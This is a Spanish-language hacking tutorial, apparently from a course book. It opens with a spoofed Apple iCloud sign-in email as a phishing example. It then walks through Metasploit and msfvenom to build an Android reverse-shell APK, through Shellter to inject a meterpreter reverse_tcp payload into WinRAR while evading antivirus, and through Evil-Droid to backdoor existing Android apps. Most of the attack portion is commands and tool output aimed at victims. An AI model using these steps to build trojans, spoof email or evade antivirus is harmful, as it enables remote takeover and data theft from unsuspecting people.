Your Apple ID (**@gmail.com**) was used to sign in to iCloud via a web browser.

Date and Time: 24 April 2018, 9:08 AM PDT
Browser: Chrome
Operating System: Windows

If the information above looks familiar, you can disregard this email.

If you have not signed in to iCloud recently and believe someone may have accessed your account, go to Apple ID (https://appleid.apple.com) and change your password as soon as possible.

Sincerely,

Apple Support

Apple ID | Support | Privacy Policy



¿Como funciona este ataque?

Es muy sencillo, un correo electrónico no es muy diferente a correspondencia física, tiene “estampillas” de la misma forma, solo que en este caso es metadata, con modificar esta metadata, podemos hacer parecer como que el correo vino de otro lugar.

Por la forma en la que funciona, es solo de ida el correo, es decir, si alguien responde a pablo@apple.com, no recibiría esa respuesta.

Adicionalmente, por la forma en la que funciona, sistemas básicos de detección de SPAM podrían detener el ataque, sin embargo, muchas organizaciones, particularmente las PyMES, no utilizan ningún sistema de seguridad en correos electrónicos, por lo cual sigue siendo una manera de ataque bastante efectiva.

Si existen filtros, una alternativa es crear un correo electrónico con un dominio similar comprado.

¿A quién le mandamos un correo como este?

En la etapa de reconocimiento una de las principales metas es conseguir correos electrónicos, esta es la razón, podríamos utilizar esta metodología para robo de identidad entre compañeros de trabajo, de forma que uno de ellos abra algún archivo o liga malicioso/a.

Metasploit

Metasploit es una de las grandes herramientas del pentesting, es de las más útiles y utilizadas en el área. Es desarrollada y mantenida por Rapid7, y está escrita en Ruby, esta herramienta nos sirve para realizar la explotación y post explotación a casi cualquier sistema, por ejemplo, con esta herramienta podríamos entrar a un sistema vulnerable a Eternalblue, o podríamos crear un malware para Android y obtener acceso remoto al dispositivo al ser abierto por la víctima, en pocas palabras, esta es una de las herramientas que tienes que dominar si te interesa la ciberseguridad.



Estructura de la herramienta

Antes de poder utilizarla, debes entender como está estructurada. Metasploit está compuesta de lo que llamamos módulos, y cada módulo tiene una función en particular, sus principales módulos son:

Exploit

Este módulo es utilizado para explotación de vulnerabilidades (CVEs, generalmente), lo utilizaras cuando detectes una vulnerabilidad en un sistema.

Post

Este módulo se refiere a post-explotación, tiene funciones para realizar tareas en dispositivos a los que ya tienes control. Únicamente te sirve si ya tienes acceso a un sistema, no antes.

Payload


Este módulo te sirve para crear payloads, que, en este contexto, es código malicioso con alguna función, típicamente acceso remoto, con este módulo podrías crear un troyano para acceder remotamente a un Android, Windows, o incluso servidores usando lenguajes como PHP, Ruby, Python, etc.

Auxiliary

Este módulo es utilizado para una variedad de ataques, desde DDOS, hasta reconocimiento o análisis de vulnerabilidades.

Encoder

Finalmente, el módulo encoder se utiliza para codificar los payloads para evadir antivirus, anteriormente era útil, pero hoy en día este módulo es obsoleto, así que no lo utilizaremos.



Prácticamente siempre que utilices Metasploit estarás en, o requerirás uno de estos módulos, pon atención a que quieres hacer y para qué sirve cada módulo al utilizarlo.

Dentro de los módulos existen lo que llamaremos scripts, que se refiere a la utilidad o función en sí de Metasploit que utilizaremos.

Palabras reservadas

Metasploit tiene lo que llamamos “palabras reservadas”, que nos sirven para una tarea en particular mientras que la herramienta este corriendo, ahora, estas palabras solo funcionan cuando Metasploit está corriendo, antes de iniciar la herramienta no funcionaran.

Msfconsole

Esta es la palabra que, si escribes en la terminal, iniciara Metasploit.

Search

Esta palabra reservada se utiliza para buscar scripts en módulos dentro de la herramienta, es muy útil hasta que te sepas todas las rutas de memoria, por ejemplo, si buscas los payloads disponibles para Android, podrías escribir search payload/android/ y te mostraría las opciones que tienes.

Use

Esta palabra es la que utilizaras siempre antes de iniciar algún script, por ejemplo, digamos que requieres lanzar un script del módulo exploit con la

ruta exploit/multi/handler, para utilizarlo en Metasploit, tendrías que escribir use exploit/multi/handler.

Set

Dentro de Metasploit muchos de los scripts tienen variables que necesitan ser configuradas, por ejemplo, si vas a lanzar un ataque, generalmente hablando Metasploit no sabe a qué IP vas a atacar, utilizaras la palabra set para configurar las variables. Por ejemplo, digamos que tienes que configurar la IP, y la variable de esta es LHOST, asumiendo que tu IP es 192.168.1.16, para configurar esto escribirías set LHOST 192.168.1.16.

Show options

Antes de configurar las variables, debes saber cuáles son estas, para saber esto puedes escribir show options y te mostrara las variables y configuraciones posibles en un script.

Help

En casi todos lados de la herramienta, si escribes h o help te aparecerá un menú con ayuda o comandos disponibles.

Exploit/run


Estas palabras son las que utilizaras para ejecutar un script o algún comando, por ejemplo, si tienes configurado un ataque y ya está listo para lanzarse, el comando de lanzamiento seria exploit.


Armitage

Metasploit en si es una herramienta que corre en la terminal, sin embargo, tiene una modalidad con interfaz gráfica, que se llama Armitage. Armitage tiene exactamente las mismas funciones que Metasploit, sin embargo, tiene unas cuentas ventajas, la primera y más obvia es que siendo interfaz gráfica, es más fácil de usar para la mayoría de las personas, y la segunda muy importante, es que tiene integración con otras herramientas tales como nmap con lo que puedes realizar escaneos y análisis de vulnerabilidades en una sola consola.

Sin embargo, existen algunas desventajas claves, la primera es que, al ser un ambiente gráfico, no siempre vas a tener acceso a este, y consume considerablemente más recursos que Metasploit, adicionalmente, en mi experiencia personal he encontrado algunos bugs, que si no sabes cómo funciona la herramienta para resolver estos, podría echarte a perder un proyecto fácilmente.

Sin embargo, su facilidad de uso y ambiente grafico no dejan de ser muy útiles en muchas situaciones, así que es algo que recomiendo estudiar.




Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X

Troyanos para acceso remoto

En esta sección crearas troyanos o RATs para diferentes tipos de sistemas, primero te explicare los fundamentos de cómo funciona un RAT, luego te ensenare a crear varios tipos de RATs, y finalmente, te ensenare a controlar el RAT con Metasploit, al terminar los ejemplos con Metasploit, veremos cómo crear RATs con otras herramientas.

Un troyano para acceso remoto, también llamados RAT (Remote Access Troyan), es código malicioso disfrazado de alguna aplicación que la víctima abriría o instalaría, pero ejecuta silenciosamente su código malicioso, dándote acceso remoto al sistema.

El fundamento de cómo funciona esto es bastante sencillo, está compuesto de dos partes:

El RAT

El RAT es el archivo malicioso que se espera que la víctima ejecute, piensa en ello como un “espía encubierto” intentándose infiltrar a una organización, necesita al momento de ser creado, dos cosas, una IP, que podemos llamarle la “nodriza” (a donde se comunica una vez ejecutado), y un puerto, que es al puerto donde se le va a estar escuchando, esta IP y este puerto, es la del atacante, no la de la víctima. Piénsalo de esta forma, un espía ruso se infiltra en el FBI encubierto, una vez establecido, debe de

comunicarse con Rusia por medio de cartas para recibir instrucciones, la carta debe de tener dos cosas, la dirección de KGB en Rusia, y el nombre de su jefe, esas dos cosas son el equivalente a la IP y el puerto.

El escuchador, o manejador (handler)

El escuchador, o handler, es el servicio en el sistema del atacante que va a recibir las conexiones, y contestar con comandos sobre qué debe hacer el RAT que está en el sistema externo, si este no está habilitado en el momento en el que se reciben las conexiones, el RAT no tendrá ordenes, y por lo tanto, no hará nada.

Piensa en esto como el “jefe” del espía en el ejemplo anterior, el espía puede mandar una carta a la KGB y a su jefe, pero si el jefe está de vacaciones y no responde con instrucciones, el espía simplemente se quedara sin hacer nada.

Así es como funcionan todos los RATs, si alguna vez vas a realizar un ataque por medio de RAT, tienes que preguntarte como y donde vas a configurar estas dos cosas.

Otra cosa, naturalmente, tienes que tener acceso a una IP publica de forma que las “cartas” (en el caso real serian paquetes) puedan llegar a tu controlador.

Metasploit

Metasploit es una de las herramientas más utilizadas para explotar sistemas, así que aprenderemos primero como crear malware utilizando el módulo de payload de Metasploit, para luego aprender a controlar dicho malware y sistema.

Msfvenom


Msfvenom es una de las herramientas dentro de Metasploit, esta te permite crear malware, esencialmente basándose en el módulo de payloads, puede crear RATs para casi toda tecnología que hay, ya que Metasploit tiene para todos los sistemas operativos y casi todos los lenguajes más comúnmente utilizados.

Para utilizarlo, en la terminal debes de escribir el comando, para el cual la estructura es msfvenom -p <ruta del payload> LHOST=<tu IP> LPORT=<tu Puerto> > /ruta/nombredelarchivo.terminacion

Por ejemplo, si quisiéramos crear un malware para Android, el comando sería el siguiente:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=443 > /root/Desktop/malware.apk

Luego de presionar enter, debería de aparecer algo similar a lo siguiente, y el archivo en la ruta donde lo guardaste.



Ese es un malware para Android, y si alguien lo ejecuta, y tú tienes un handler escuchando, obtendrías acceso remoto a ese dispositivo, de la misma forma funciona para todas las plataformas.



Donde encontrar más payloads

Si no sabes dónde encontrar algún payload o malware para alguna tecnología, basta con iniciar la herramienta Metasploit y usar la palabra reservada search para encontrar la ruta.

Recuerda que en msfvenom no escribimos el módulo payload, solo lo que sigue, porque el parámetro -p ya está diciéndole eso a la herramienta (seria redundante y daría un error).

Evasión de antivirus (Windows)

A pesar de que msfvenom es bastante efectivo en general, los payloads que crea para Windows en particular son tan conocidos que cualquier antivirus, incluyendo Windows defender los detecta, entonces evitaremos utilizar msfvenom por sí solo, e incluso los encoders de Metasploit, ya que también son inefectivos hoy en día.

Sin embargo, podemos utilizar otras herramientas para evadir los antivirus, existen varias opciones como TheFatRat, Veil Shellter, que pueden infectar archivos ejecutables en Windows con malware procesado de forma que es menos detectable por antivirus, y manteniendo la funcionalidad original del ejecutable, para evitar sospechas.

Para probar estos malwares, sugiero probarlos en el laboratorio que hiciste, como en una maquina Windows 7.

Práctica

Shellter es una de las herramientas más efectivas para crear ejecutables para Windows que evaden antivirus, para leer o descargar dicha herramienta, ve a https://shellterproject.com, es un ejecutable para Windows, sin embargo, es portable a Linux utilizando Wine.

Nota que este software, aunque en su versión gratis es decente, tiene algunas limitantes, entre ellas tamaño de ejecutable que podemos infectar, y nivel de evasión de antivirus, la versión de paga es mucho más poderosa, y bastante

barata, pero solo está a la venta para empresas de seguridad e investigadores en seguridad informática.

En nuestro caso, ya lo tenemos descargado en la máquina que descargaste en la página de WhiteSuit Hacking, así que, para ejecutar la herramienta, deberás ir a la dirección /usr/share/shellter, y una vez ahí, escribir wine shellter.exe, la primera vez que lo ejecutes se configurara dentro de Wine, solo espera unos segundos y se abrirá la herramienta.



Una vez en dicha pantalla, tendrás que ir eligiendo opciones hasta que hayas creado el malware que buscas, en la primera pantalla te preguntara si quieres crear un malware de forma automática o manual, selecciona automática

escribiendo la letra a y presionando enter, en todo momento tienes la opción de escribir la letra H, que se refiere a “help” o ayuda, y te dará una explicación de que hace cada opción.

```
1010101 01    10 0100110 10      01  11001001 0011101 001001
11       10   01 00      01      01      01   10       11   10
0010011 1110001 11011    11      10      00   10011    011001
     11 00    10 01      11      01      11   01       01   11
0010010 11    00 0011010 100111 000111 00     1100011 01    10 v
www.ShellterProject.com                       Wine Mode

ose Operation Mode - Auto/Manual (A/M/H):
```

Luego, te pedirá la ruta del ejecutable al que se le va a inyectar código malicioso, nota que esto solo funciona para ejecutables para Windows. En este caso escribí la ruta del archivo WinRAR que descargue de la página oficial, ya que es al que voy a inyectarle código malicioso.



En el sistema que tu descargaste, yo ya te pre-descargue dos archivos ejecutables para que practiques, que están en la ruta /opt/Explotacion/Exes/

```
root@kali:/# cd /opt/Explotacion/Exes/
root@kali:/opt/Explotacion/Exes# ls
putty.exe  winrar.exe
root@kali:/opt/Explotacion/Exes#
```

Luego de seleccionar el ejecutable, la herramienta hará un poco de procesamiento que tarda de 30 a 60 segundos generalmente hablando, al terminar el procesamiento, te preguntará si quieres que el archivo tenga habilitado o no “stealth mode” que significa si quieres o no que se mantenga la funcionalidad original del archivo al que estamos infectando, seleccionaremos que sí.



Luego te preguntara si quieres utilizar un payload de la lista de payloads (que es la lista de payloads que usa msfvenom), o si quieres subir uno que tu hayas creado, seleccionaremos que queremos usar uno de la lista escribiendo L.

Una vez que seleccionaste que quieres usar uno de la lista, deberás seleccionar cual, aunque todos funcionan, yo sugiero utilizar la opción 1 que es meterpreter_reverse_tcp.

```
************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l

Select payload by index: 1
```

Ahora, ¿recuerdas lo que había mencionado que al crear un malware se necesitan dos cosas? vamos a darle la información de estas dos cosas, la IP y el Puerto hacia dónde va a intentar conectarse al ejecutarse, recuerda que, si estás haciendo el ataque fuera de una red local, deberás usar aquí tu IP pública.

El puerto no necesariamente tiene que ser el 443 como yo lo puse, puede ser cualquier puerto que no esté siendo utilizado por otro servicio.

```
***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 192.168.1.67

SET LPORT: 443
```

Al presionar enter, empezara a procesar, hasta que te de la pantalla final donde al presionar enter, ya habrás terminado de generar tu archivo infectado.

No se genera un nuevo archivo con esta herramienta, el archivo que tu seleccionaste al usar la herramienta se infectó con código malicioso.

```
Injection: Verified!

Press [Enter] to continue...
```

De aquí solo queda que tu víctima abra el ejecutable y tu obtendrás acceso remoto a su sistema, notaras que el archivo generado se ve y funciona igual que el archivo original.



Infectando aplicaciones Android con malware

Android es el sistema operativo de dispositivos móviles más utilizado en el mundo, y, debido a lo mucho que las personas utilizan y guardan información en el móvil hoy en día, es uno de los sistemas donde más información podríamos obtener de poderlo explotar.


Esta práctica sugiero realizarla en el emulador de Android Nox.

De nuevo, podríamos crear un malware de Android con msfvenom, sin embargo, vamos a llevarlo un paso más elevado al infectar una aplicación existente con nuestro malware, haciéndolo mucho más difícil de detectar.

Vamos a utilizar una herramienta llamada evildroid, que en nuestro sistema se encuentra en la carpeta /opt/Explotacion/Evildroid, así que vamos a esa carpeta, y buscaremos el script "evil-droid", si no tiene permiso de ejecución, se lo daremos con el comando chmod +x evil-droid.

```
root@kali:/# cd /opt/Explotacion/evildroid/
root@kali:/opt/Explotacion/evildroid# ls
apks  changelog  evilapk  evil-droid  icons  README.md  tools
root@kali:/opt/Explotacion/evildroid# chmod +x evil-droid
```

Ahora ejecutaremos el archivo escribiendo./evil-droid e instalaremos todas las dependencias que nos solicite e iniciaremos los servicios de Metasploit presionando yes en las ventanas emergentes.



Al iniciarse la herramienta, tendrás un menú de opciones.

```
Evil-Droid Framework v0.3
Hack & Remote android plateform

[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>:
```

Esta herramienta hace su trabajo basándose en el payload para Android de Metasploit, y tienes unas cuantas opciones dependiendo de lo que busques hacer.

APK MSF

Esta opción crea un malware para Android, igual que msfvenom, realmente no hace nada más, no lo recomiendo más que para pruebas y practica de nivel básico.

Backdoor APK Original (OLD)

Esta opción infecta a una aplicación con código malicioso que te dará acceso remoto al dispositivo. Sin embargo, usa un método de infección más adecuado para aplicaciones que fueron creadas hace varios años y que no han sido actualizadas mucho, por ejemplo, videojuegos o aplicaciones de herramientas podrían ser infectadas por este método.

Backdoor APK Original (NEW)

Esta opción infecta a una aplicación con código malicioso que te dará acceso remoto al dispositivo. Esta utiliza un método más adecuado para aplicaciones más modernas, como por ejemplo Snapchat.

Bypass AV APK (ICON CHANGE)

